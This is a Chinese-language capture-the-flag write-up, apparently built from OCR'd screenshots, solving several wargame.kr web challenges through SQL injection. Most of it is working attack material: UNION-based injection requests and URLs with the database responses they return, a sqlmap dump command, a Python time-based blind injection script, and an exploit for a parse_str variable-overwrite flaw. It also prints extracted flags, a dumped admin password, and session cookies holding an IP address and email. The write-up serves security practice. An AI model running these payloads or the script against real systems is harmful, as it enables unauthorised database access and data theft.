


```
GET
/SimpleBoard/read.php?idx=5+union+select+1,group_concat(table_name),3,4+from+inf
ormation_schema.tables+where+table_schema=database() HTTP/1.1
Host: wargame.kr:8080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie:
view=%2F5+union+select+1,group_concat(table_name),3,4+from+information_schema.ta
bles+where+table_schema=database();
ci_session=a%3A10%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%226ccbe24daba4f71f
301a6ee62b8cb666%22%3Bs%3A10%3A%22ip_address%22%3Bs%3A14%3A%22218.29.102.117%22
%3Bs%3A10%3A%22user_agent%22%3Bs%3A114%3A%22Mozilla%2F5.0+%28Windows+NT+10.0%3B
+Win64%3B+x64%29+AppleWebKit%2F537.36+%28KHTML%2C+like+Gecko%29+Chrome%2F56.0.2
924.87+Safari%2F537.36%22%3Bs%3A13%3A%22last_activity%22%3Bi%3A1488499940%3Bs%3
A9%3A%22user_data%22%3Bs%3A0%3A%22%22%3Bs%3A4%3A%22name%22%3Bs%3A9%3A%22Ni9htMa
```

```
HTTP/1.1 200 OK
Date: Fri, 03 Mar 2017 00:32:39 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Vary: Accept-Encoding
Content-Length: 560
Connection: close
Content-Type: text/html; charset=UTF-8

<style>
	td {padding:3px; border:1px solid #ddd;}
	td:first-child, td:last-child {text-align:center;
font-weight:bold;}
	thead td {font-weight:bold; text-align:center;}
	tbody td {padding:20px;}
	tfoot td {text-align:center;}
</style>
<table>
	<thead>
		<tr><td>NUM</td><td>TITLE</td><td>HIT</td></tr>
		<tr><td>1</td><td>README,SimpleBoard</td><td>3</td></tr>
```

得到关键表名`README`

查看列名




```
GET
/SimpleBoard/read.php?idx=5+union+select+1,group_concat(column_name),3,4+from+in
formation_schema.columns+where+table_name=0x524541444d45 HTTP/1.1
Host: wargame.kr:8080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie:
view=%2F5+union+select+1,group_concat(column_name),3,4+from+information_schema.c
olumns+where+table_name=0x524541444d45;
ci_session=a%3A10%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%226ccbe24daba4f71f
301a6ee62b8cb666%22%3Bs%3A10%3A%22ip_address%22%3Bs%3A14%3A%22218.29.102.117%22
%3Bs%3A10%3A%22user_agent%22%3Bs%3A114%3A%22Mozilla%2F5.0+%28Windows+NT+10.0%3B
+Win64%3B+x64%29+AppleWebKit%2F537.36+%28KHTML%2C+like+Gecko%29+Chrome%2F56.0.2
924.87+Safari%2F537.36%22%3Bs%3A13%3A%22last_activity%22%3Bi%3A1488499940%3Bs%3
A9%3A%22user_data%22%3Bs%3A0%3A%22%22%3Bs%3A4%3A%22name%22%3Bs%3A9%3A%22Ni9htMa
r3%22%3Bs%3A5%3A%22email%22%3Bs%3A16%3A%2259161232%40qq.com%22%3Bs%3A4%3A%22la
```

```
HTTP/1.1 200 OK
Date: Fri, 03 Mar 2017 00:39:14 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Vary: Accept-Encoding
Content-Length: 546
Connection: close
Content-Type: text/html; charset=UTF-8

<style>
	td {padding:3px; border:1px solid #ddd;}
	td:first-child, td:last-child {text-align:center;
font-weight:bold;}
	thead td {font-weight:bold; text-align:center;}
	tbody td {padding:20px;}
	tfoot td {text-align:center;}
</style>
<table>
	<thead>
		<tr><td>NUM</td><td>TITLE</td><td>HIT</td></tr>
		<tr><td>1</td><td>flag</td><td>3</td></tr>
	</thead>
```

列名flag


最后得到具体值



```
GET /SimpleBoard/read.php?idx=5+union+select+1,flag,3,4+from+README HTTP/1.1
Host: wargame.kr:8080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: view=%2F5+union+select+1,flag,3,4+from+README;
ci_session=a%3A10%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%226ccbe24daba4f71f
301a6ee62b8cb666%22%3Bs%3A10%3A%22ip_address%22%3Bs%3A14%3A%22218.29.102.117%22
%3Bs%3A10%3A%22user_agent%22%3Bs%3A114%3A%22Mozilla%2F5.0+%28Windows+NT+10.0%3B
+Win64%3B+x64%29+AppleWebKit%2F537.36+%28KHTML%2C+like+Gecko%29+Chrome%2F56.0.2
924.87+Safari%2F537.36%22%3Bs%3A13%3A%22last_activity%22%3Bi%3A1488499940%3Bs%3
A9%3A%22user_data%22%3Bs%3A0%3A%22%22%3Bs%3A4%3A%22name%22%3Bs%3A9%3A%22Ni9htMa
r3%22%3Bs%3A5%3A%22email%22%3Bs%3A16%3A%2259161232%40qq.com%22%3Bs%3A4%3A%22la
ng%22%3Bs%3A3%3A%22eng%22%3Bs%3A11%3A%22achievement%22%3Bs%3A7%3A%22default%22%
3Bs%3A5%3A%22point%22%3Bs%3A4%3A%225550%22%3B%7D0105989737faab89440d020e0fc3344
```

```
HTTP/1.1 200 OK
Date: Fri, 03 Mar 2017 00:41:09 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Vary: Accept-Encoding
Content-Length: 582
Connection: close
Content-Type: text/html; charset=UTF-8

<style>
	td {padding:3px; border:1px solid #ddd;}
	td:first-child, td:last-child {text-align:center;
font-weight:bold;}
	thead td {font-weight:bold; text-align:center;}
	tbody td {padding:20px;}
	tfoot td {text-align:center;}
</style>
<table>
	<thead>
		<tr><td>NUM</td><td>TITLE</td><td>HIT</td></tr>
```


```
2a33c06ff
Connection: close
```



```
<tr><td>1</td><td>03f004977d42838f23a208d8a737f9fbb691d2f7</td><td>3</td>
</tr>
        </thead>
```

## web chatting

是一个SQL注入的题，首先随便输一个ID进去查看源码，得到注入点`t=1&ni=0`
得到数据库




```
http://wargame.kr:8080/web_chatting/chatview.php?t=1&ni=0 union select 1,version(),database(),4,5--
```

☐ Enable Post data ☐ Enable Referrer

**5.5.54-0ubuntu0.14.04.1** (5..*.) : web_chatting

得到表




```
http://wargame.kr:8080/web_chatting/chatview.php?t=1&ni=0 union select 1,group_concat(table_name),3,4,5 from information_schema.tables where table_schema=database()--
```

☐ Enable Post data ☐ Enable Referrer

**chat_log,chat_log_secret** (5..*.) : 3

尝试`chat_log_secret`




```
http://wargame.kr:8080/web_chatting/chatview.php?t=1&ni=0 union select 1,group_concat(column_name),3,4,5 from information_schema.columns where table_name=0x636861745f6c6f675f736563726574--
```

☐ Enable Post data ☐ Enable Referrer

**readme** (5..*.) : 3

得到flag




```
http://wargame.kr:8080/web_chatting/chatview.php?t=1&ni=0 union select 1,readme,3,4,5 from chat_log_secret--
```

☐ Enable Post data ☐ Enable Referrer


**5569213b12c845d6998303adb3065fcd61f9b96** (5..*.) : 3

## img recovery

开始用谷歌打开，发现




用火狐打开




将两个拼起来就得到二维码，扫描得到密码，登陆即可

## ip log table


直接sqlmap跑吧



```
D:\工具\sqlmap\sqlmapproject-sqlmap-aa21550>sqlmap.py -u http://wargame.kr:8080/ip_log_table/chk.php --data="idx=1" --ta
mper=space2comment --dump
```



```
+------------+-----+------------+
| id         | idx | ps         |
+------------+-----+------------+
| blue_admin | 1   | 0h~myp4ss! |
+------------+-----+------------+
```




congratulation!!
flag is

f0bf94ce61ed79c0a9a830ce174bf316c4597db0


## loney_guys

经过测试，是**order by** 后的注入，直接脚本

```python
import requests

url = 'http://wargame.kr:8080/lonely_guys/'

def sendsort(pstr):
    data = {'sort':pstr}
    s=requests.post(url=url,data=data)
    sec=s.elapsed.seconds
    if sec < 3:
        return 1
    else:
        return 0
TEMPLATE = 'desc,if((ascii(mid((select database() limit 1),%d,1))>%d),1,sleep(2))'
# database len=11    lonely_guys
#TEMPLATE = 'desc,if((ascii(mid((select table_name from information_schema.tables where table_schema=da
# table_name len=7 authkey
#TEMPLATE = 'desc,if((ascii(mid((select column_name from information_schema.columns where table_name=0x
#len = 7 authkey
#TEMPLATE = 'desc,if((ascii(mid((select * from authkey limit 1),%d,1))>%d),1,sleep(2))'
# key len = 40

for i in range(1,50):
    if sendsort(TEMPLATE%(i,0)) == 0:
        print i,'OK'
        break
    else:
        print i
flag = []
for i in range(1,41):
    a = 31
    b = 128
    while abs(a-b)>1:
        c = int((a+b)/2)
        if sendsort(TEMPLATE%(i,c)) == 1:
            a = c
        else:
            b = c
    if sendsort(TEMPLATE%(i,a)) == 0:
        c = a
    else:
        c = b
    print chr(c),
    flag.append(chr(c))

print 'Flag:',''.join(flag)
```



```
32 OK
Flag: lonely_guys
请按任意键继续. . .
```



```
b c 8 e e c 1 4 9 c 8 7 7 3 4 e a a 3 2 0 9 e 9 2 9 f e 4 f 5 8 1 0 b 3 5 6 4 0 Flag: bc8eec149c87734eaa3209e929fe4f5810
b35640
```

# dmbs335

首先先看源码


```php
<?php

if (isset($_GET['view-source'])) {
        show_source(__FILE__);
        exit();
}

include("../lib.php");
include("./inc.php"); // Database Connected

function getOperator(&$operator) {
    switch($operator) {
        case 'and':
        case '&&':
            $operator = 'and';
            break;
        case 'or':
        case '||':
            $operator = 'or';
            break;
        default:
            $operator = 'or';
            break;
}}

if(preg_match('/session/isUD',$_SERVER['QUERY_STRING'])) {
    exit('not allowed');
}

parse_str($_SERVER['QUERY_STRING']);
getOperator($operator);
$keyword = addslashes($keyword);
$where_clause = '';

if(!isset($search_cols)) {
    $search_cols = 'subject|content';
}

$cols = explode('|',$search_cols);

foreach($cols as $col) {
    $col = preg_match('/^(subject|content|writer)$/isDU',$col) ? $col : '';
    if($col) {
        $query_parts = $col . " like '%" . $keyword . "%'";
    }

    if($query_parts) {
        $where_clause .= $query_parts;
        $where_clause .= ' ';
        $where_clause .= $operator;
        $where_clause .= ' ';
        $query_parts = '';
    }
}
```

```
    if(!$where_clause) {
        $where_clause = "content like '%{$keyword}%'";
    }
    if(preg_match('/\s'.$operator.'\s$/isDU',$where_clause)) {
        $len = strlen($where_clause) - (strlen($operator) + 2);
        $where_clause = substr($where_clause, 0, $len);
    }


    ?>
    <style>
        td:first-child, td:last-child {text-align:center;}
        td {padding:3px; border:1px solid #ddd;}
        thead td {font-weight:bold; text-align:center;}
        tbody tr {cursor:pointer;}
    </style>
    <br />
    <table border=1>
        <thead>
            <tr><td>Num</td><td>subject</td><td>content</td><td>writer</td></tr>
        </thead>
        <tbody>
            <?php
                $result = mysql_query("select * from board where {$where_clause} order by idx desc");
                while ($row = mysql_fetch_assoc($result)) {
                    echo "<tr>";
                    echo "<td>{$row['idx']}</td>";
                    echo "<td>{$row['subject']}</td>";
                    echo "<td>{$row['content']}</td>";
                    echo "<td>{$row['writer']}</td>";
                    echo "</tr>";
                }
            ?>
        </tbody>
        <tfoot>
            <tr><td colspan=4>
                <form method="">
                    <select name="search_cols">
                        <option value="subject" selected>subject</option>
                        <option value="content">content</option>
                        <option value="content|content">subject, content</option>
                        <option value="writer">writer</option>
                    </select>
                    <input type="text" name="keyword" />
                    <input type="radio" name="operator" value="or" checked /> or &nbsp;&nbsp;
                    <input type="radio" name="operator" value="and" /> and
                    <input type="submit" value="SEARCH" />
                </form>
            </td></tr>
        </tfoot>
    </table>
    <br />
    <a href="./?view-source">view-source</a><br />
```

通过看了一次**GeekPwn2016**的wp后知道具体，当然这题比**GeekPwn2016**的题稍简单，少了过滤，不过都差不多。
漏洞较为明显，**line 30** `parse_str` 导致的变量覆盖，**line 43** 若 `$col` 为**False**就不会进入赋值语句，这样 `$query_parts` 因变量覆盖就可控，而在**line 42** 看到 `$col` 是对输入做了正则匹配的返回值，这样 `$col` 可控可以进行注入

```
    if(!isset($search_cols)) {
        $search_cols = 'subject|content';
    }

    $cols = explode('|',$search_cols);

    foreach($cols as $col) {
        $col = preg_match('/^(subject|content|writer)$/isDU',$col) ? $col : '';
        if($col) {
            $query_parts = $col . " like '%" . $keyword . "%'";
        }
```


这个正则只要`$search_cols`不为`subject|content`就行
当`$col`返回为**False**时，`$keyword`就无效
分析后开始注入
数据库



http://wargame.kr:8080/dmbs335/index.php?search_cols=a|b&operator=and&query_parts=0 union select 1,2,3,database()


☑ Enable Post data ☐ Enable Referrer

Post data



| Num | subject | content | writer |
|---|---|---|---|
| 1 | 2 | 3 | dmbs335 |


表



http://wargame.kr:8080/dmbs335/index.php?search_cols=a|b&operator=and&query_parts=0 union select 1,2,3,table_name from information_schema.tables where table_schema=database()


☑ Enable Post data ☐ Enable Referrer

Post data




| Num | subject | content | writer |
|---|---|---|---|
| 1 | 2 | 3 | Th1s_1s_Flag_tbl |
| 1 | 2 | 3 | board |

列



```
http://wargame.kr:8080/dmbs335/index.php?search_cols=a|b&operator=and&query_parts=0 union select 1,2,3,column_name from information_schema.columns where table_name='Th1s_1s_Flag_tbl'
```


☑ Enable Post data ☐ Enable Referrer



| Num | subject | content | writer |
|---|---|---|---|
| 1 | 2 | 3 | f1ag |

